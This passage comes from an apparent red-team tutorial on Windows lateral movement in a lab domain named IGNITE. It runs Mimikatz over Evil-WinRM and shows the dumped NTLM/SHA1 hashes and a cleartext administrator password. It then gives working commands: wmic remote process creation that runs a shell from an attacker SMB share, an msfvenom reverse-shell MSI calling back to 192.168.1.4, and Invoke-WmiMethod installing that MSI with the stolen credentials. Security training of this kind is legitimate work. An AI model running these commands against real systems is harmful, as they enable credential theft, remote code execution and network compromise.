e-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz.ps1   ←
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Mimikatz   ←

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz          (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords   ←

Authentication Id : 0 ; 62075 (00000000:0000f27b)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 3/26/2022 11:10:22 PM
SID               : S-1-5-90-0-1
        msv :
         [00000003] Primary
         * Username : DC1$
         * Domain   : IGNITE
         * NTLM     : 7e30de6cea18bca79b667b1ffddc043c
         * SHA1     : c557e4eb340cf9b8ced2d61765f5170091b13ff0
        tspkg :
        wdigest :
         * Username : DC1$
         * Domain   : IGNITE
         * Password : (null)
```

Lateral Movement through Mimikatz

Mimikatz contains many options that aid with lateral movement. One such is dumping passwords. We can do

that using the sekurlsa module:

```
privilege::debug
sekurlsa::logonpasswords
```

```
mimikatz # privilege::debug  ◄——————————
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords  ◄——————————

Authentication Id : 0 ; 7635063 (00000000:00748077)
Session         : CachedInteractive from 1
User Name       : Administrator
Domain          : IGNITE
Logon Server    : DC1
Logon Time      : 3/26/2022 8:44:02 PM
SID             : S-1-5-21-2377760704-1974907900-3052042330-500
        msv :
         [00010000] CredentialKeys
          * NTLM     : 32196b56ffe6f45e294117b91a83bf38
          * SHA1     : 77472f8ffdef5688a5094850e229f435a96319c8
         [00000003] Primary
          * Username : Administrator
          * Domain   : IGNITE
          * NTLM     : 32196b56ffe6f45e294117b91a83bf38
          * SHA1     : 77472f8ffdef5688a5094850e229f435a96319c8
        tspkg :
        wdigest :
          * Username : Administrator
          * Domain   : IGNITE
          * Password : (null)
        kerberos :
          * Username : Administrator
          * Domain   : IGNITE.LOCAL
          * Password : Ignite@987
```

These hashes can further be used with psexec to conduct pass the hash attacks!

Lateral Movement through WMI

The WMI command-line (WMIC) utility provides a command-line interface for Windows Management Instrumentation (WMI). WMIC is compatible with existing shells and utility commands. Wmi can also be used to execute commands remotely. This is achieved by using /node flag. For example, in the example below we are creating a new process call which will execute our shell kept in our SMB server on node 192.168.1.2

```
wmic /node:192.168.1.2 /user:administrator process call create "cmd.exe /c
\\192.168.1.4\sharename\shell.exe"
```

As you can see, execution was successful and we have received a reverse shell

Lateral Movement through Invoke-WmiMethod

As for any good utility that existed as a binary in windows, Microsoft has created an equivalent powershell cmdlet for it. Invoke-WmiMethod is a cmdlet that does the same as wmic in the example above. Newer Invoke-CimMethod in PS 5.1+ does the same thing. Refer **here**.

To use Invoke-WmiMethod using CLI, we need to craft a command. Thanks to **@spotheplanet** for this technique. We can use generic Invoke-WmiMethod too but it requires GUI which we generally don't have in Red Team scenarios.

In this technique, we will create a malicious MSI file, and install it in the destination server.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.4 LPORT=1337 -f msi > shell.msi
```

Now, in the CLI of the compromised victim, we put in the following command. This command basically provides credentials (Administrator:Ignite@987) to Invoke-WmiMethod and installs an MSI file put in our SMB share.

```
$username = 'Administrator';$password = 'Ignite@987';$securePassword = ConvertTo-SecureString
$password -AsPlainText -Force; $credential = New-Object System.Management.Automation.PSCredential
$username, $securePassword; Invoke-WmiMethod -Path win32_product -name install -argumentlist
@($true,"","\\192.168.1.4\sharename\shell.msi") -ComputerName dc1 -Credential $credential
```


On our reverse listener, you can see a stable shell has now popped up!

Conclusion

Lateral Movement is an essential step in red teaming as it leads to privilege escalation and network compromise. The article talked about Remote Services and how they can be utilized for lateral movement scenarios during Red Team Assessments. These services inherently have the capability to interact with remote systems. We demonstrated such techniques in the article.

References

- **https://attack.mitre.org/techniques/T1021/**
- **https://github.com/redcanaryco/atomic-red-team**

- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/4a893f3d-bd29-48cd-9f43-d9777a4415b0?redirectedfrom=MSDN
- https://docs.microsoft.com/en-gb/windows/win32/com/the-component-object-model?redirectedfrom=MSDN
- https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/
- https://www.ired.team/offensive-security/lateral-movement/t1028-winrm-for-lateral-movement
- https://www.thomasmaurer.ch/2020/04/enable-powershell-ssh-remoting-in-powershell-7/
- https://docs.microsoft.com/en-gb/windows/win32/winrm/installation-and-configuration-for-windows-remote-management?redirectedfrom=MSDN
- https://blog.gentilkiwi.com/mimikatz